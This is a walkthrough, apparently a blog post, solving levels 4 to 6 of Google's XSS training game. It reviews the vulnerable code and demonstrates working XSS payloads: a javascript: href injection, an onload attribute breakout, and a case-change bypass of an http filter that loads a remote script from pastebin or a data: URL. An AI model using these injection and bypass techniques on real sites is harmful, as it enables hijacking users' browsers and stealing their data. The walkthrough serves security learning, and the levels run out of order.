


```
<img src="/static/loading.gif" onload="startTimer('1');alert(window.origin)('');">
```

[5/6] Level 5: Breaking protocol


Code review

When we visit a welcome page and click sign up button, we can see a form where we have to input our email (or just leave it blank), but if we check the source code, we can see, that a link on line 15 is dynamically loaded, especially href parameter.



```
 1  <!doctype html>
 2  <html>
 3    <head>
 4      <!-- Internal game scripts/styles, mostly boring stuff -->
 5      <script src="/static/game-frame.js"></script>
 6      <link rel="stylesheet" href="/static/game-frame-styles.css" />
 7    </head>
 8
 9    <body id="level5">
10      <img src="/static/logos/level5.png" /><br><br>
11      <!-- We're ignoring the email, but the poor user will never know! -->
12      Enter email: <input id="reader-email" name="email" value="">
13
14      <br><br>
15      <a href="{{ next }}">Next >></a>
16    </body>
17  </html>
```

Web-app generates pages, based on a value passed to next parameter, so let’s try to manipulate it.




```
class MainPage(webapp.RequestHandler):
  def render_template(self, filename, context={}):
    path = os.path.join(os.path.dirname(__file__), filename)
    self.response.out.write(template.render(path, context))

  def get(self):
    # Disable the reflected XSS filter for demonstration purposes
    self.response.headers.add_header("X-XSS-Protection", "0")

    # Route the request to the appropriate template
    if "signup" in self.request.path:
      self.render_template('signup.html',
        {'next': self.request.get('next')})
    elif "confirm" in self.request.path:
      self.render_template('confirm.html',
        {'next': self.request.get('next', 'welcome')})
    else:
      self.render_template('welcome.html', {})

    return

application = webapp.WSGIApplication([ ('.*', MainPage), ], debug=False)
```

[5/6] Level 5: Breaking protocol

Looking for a bug

If we pass “PurpSec” to url next value on signup.html, we can see that the href attribute of the confirm.html page is changed:


https://xss-game.appspot.com/level5/frame/signup?next=PurpSec



```
<a href="PurpSec">Next >></a>
```


So let’s run a script, using href attribute, by adding this payload:

https://xss-game.appspot.com/level5/frame/signup?next=javascript:alert(window.origin)



```
<a href="javascript:alert(window.origin)">Next >></a>
```

And when we click on the next button we will pop up an alert message.



xss-game.appspot.com

Congratulations, you executed an alert:

https://xss-game.appspot.com


You can now advance to the next level.

[4/6] Level 4: Context matters

Looking for a bug


When we pass some value e.g. “PurpSec” to a timer parameter, python server renders timer.html template, with timer context. Context stands for data that we pass, to work with. In this case timer variable will be an argument for a startTimer() function. Back again to timer.html on line 21. If we pass a single quote to a timer parameter, we can see an error message in console.log.

https://xss-game.appspot.com/level4/frame?timer=’



```
Uncaught SyntaxError: '' string literal contains an unescaped line break
```


In this case, this error means that we didn’t close the single quote and raised an error message. Let’s look at the source code changes:



```
<img src="/static/loading.gif" onload="startTimer(''');">
```

As you can see we have successfully injected a single quote as an argument to a startTimer() function. Let’s inject additional script into the onload attribute, based on a previous result:

1');alert(window.origin)('




xss-game.appspot.com

Congratulations, you executed an alert:

https://xss-game.appspot.com

You can now advance to the next level.


As you can see, we simply injected some additional script, into onload attribute:



```
<img src="/static/loading.gif" onload="startTimer('1');alert(window.origin)('');">
```

[6/6] Level 6: Follow the

Code review



```html
<!doctype html>
<html>
  <head>
    <!-- Internal game scripts/styles, mostly boring stuff -->
    <script src="/static/game-frame.js"></script>
    <link rel="stylesheet" href="/static/game-frame-styles.css" />

    <script>
    function setInnerText(element, value) {
      if (element.innerText) {
        element.innerText = value;
      } else {
        element.textContent = value;
      }
    }

    function includeGadget(url) {
      var scriptEl = document.createElement('script');

      // This will totally prevent us from loading evil URLs!
      if (url.match(/^https?:\/\//)) {
        setInnerText(document.getElementById("log"),
          "Sorry, cannot load a URL containing \"http\".");
        return;
      }

      // Load this awesome gadget
      scriptEl.src = url;

      // Show log messages
      scriptEl.onload = function() {
        setInnerText(document.getElementById("log"),
          "Loaded gadget from " + url);
      }
      scriptEl.onerror = function() {
        setInnerText(document.getElementById("log"),
          "Couldn't load gadget from " + url);
      }

      document.head.appendChild(scriptEl);
    }

    // Take the value after # and use it as the gadget filename.
    function getGadgetName() {
      return window.location.hash.substr(1) || "/static/gadget.js";
    }

    includeGadget(getGadgetName());

    // Extra code so that we can communicate with the parent page
    window.addEventListener("message", function(event){
      if (event.source == parent) {
        includeGadget(getGadgetName());
      }
    }, false);

    </script>
```

[6/6] Level 6: Follow the


Code review

There is a script which has 2 main functions, 1 url filter and 2 functions that check if the file is loaded or not. On lines 9-15 we have a function that updates a particular element with a certain value. On lines 17-25 we have a regex filter that checks if we passed http or https as a value, so we can't upload files using external links. On line 18 script creates a script element. This is the interesting one, because if the filter can be bypassed, we can inject an evil script using this variable.

On line 28 script sets src attribute to a previously created(line 18) script tag. On lines 30-38 we have a script handler which checks if the script is loaded successfully or not.


Looking for a bug

Let's try to test a "gadget.js" path, and set a random website as a value:
https://xss-game.appspot.com/level6/frame#https://purpsec-example.com/gadget.js



```
Sorry, cannot load a URL containing "http".
```

It was predictable...Let's try to bypass the filter, by simply changing https to HTTPS:



```
Couldn't load gadget from HTTPS://purpsec-example.com/gadget.js
```


[6/6] Level 6: Follow the

Looking for a bug

There we go. Now we need to host an evil file, that will contain an alert script. Remember, that the web-app script creates a script tag, so we just need to save this code as a file host it and pass the url as a link to “gadget” script:

alert(window.origin)


If you dont have your own service where you could host files, you can use pastebin. Just create a note, and get a download link:



```
alert(window.origin)
```

Now modify the url by adding the link to your paste and hit enter:

https://xss-game.appspot.com/level6/frame#https://pastebin.com/dl/yourPaste


xss-game.appspot.com

Congratulations, you executed an alert:

https://xss-game.appspot.com

You can now advance to the next level.

And we beat it! Awesome! But there is another way to inject a script on this challenge, by using data url, which allows to embed small files inline in documents. The payload is:

https://xss-game.appspot.com/level6/frame#data:text/javascript,alert(window.origin)

Conclusion

XSS allows attackers to control victims browser, steal data, modify pages (stored xss), and much more. To avoid this type of attack, developers must protect web-apps using user-input filters, Content-Security-Policy header, keep their projects up to date. But there is always a chance to attacker's finding a 0-day vulnerability, that will allow them to inject evil javascript code onto web-apps. That's why dev-team should implement quality logging system and make automatic regular backups.

Development should be based on security, even small errors or flaws can lead to huge problems. Even small blogs should be protected against attackers, because they can steal the server, or even worse, use it's resources to attack other internet projects. It is better to spend some time and resources to keep projects safe, rather than be stressed and spend much more resources to restore broken services, if it is even be possible.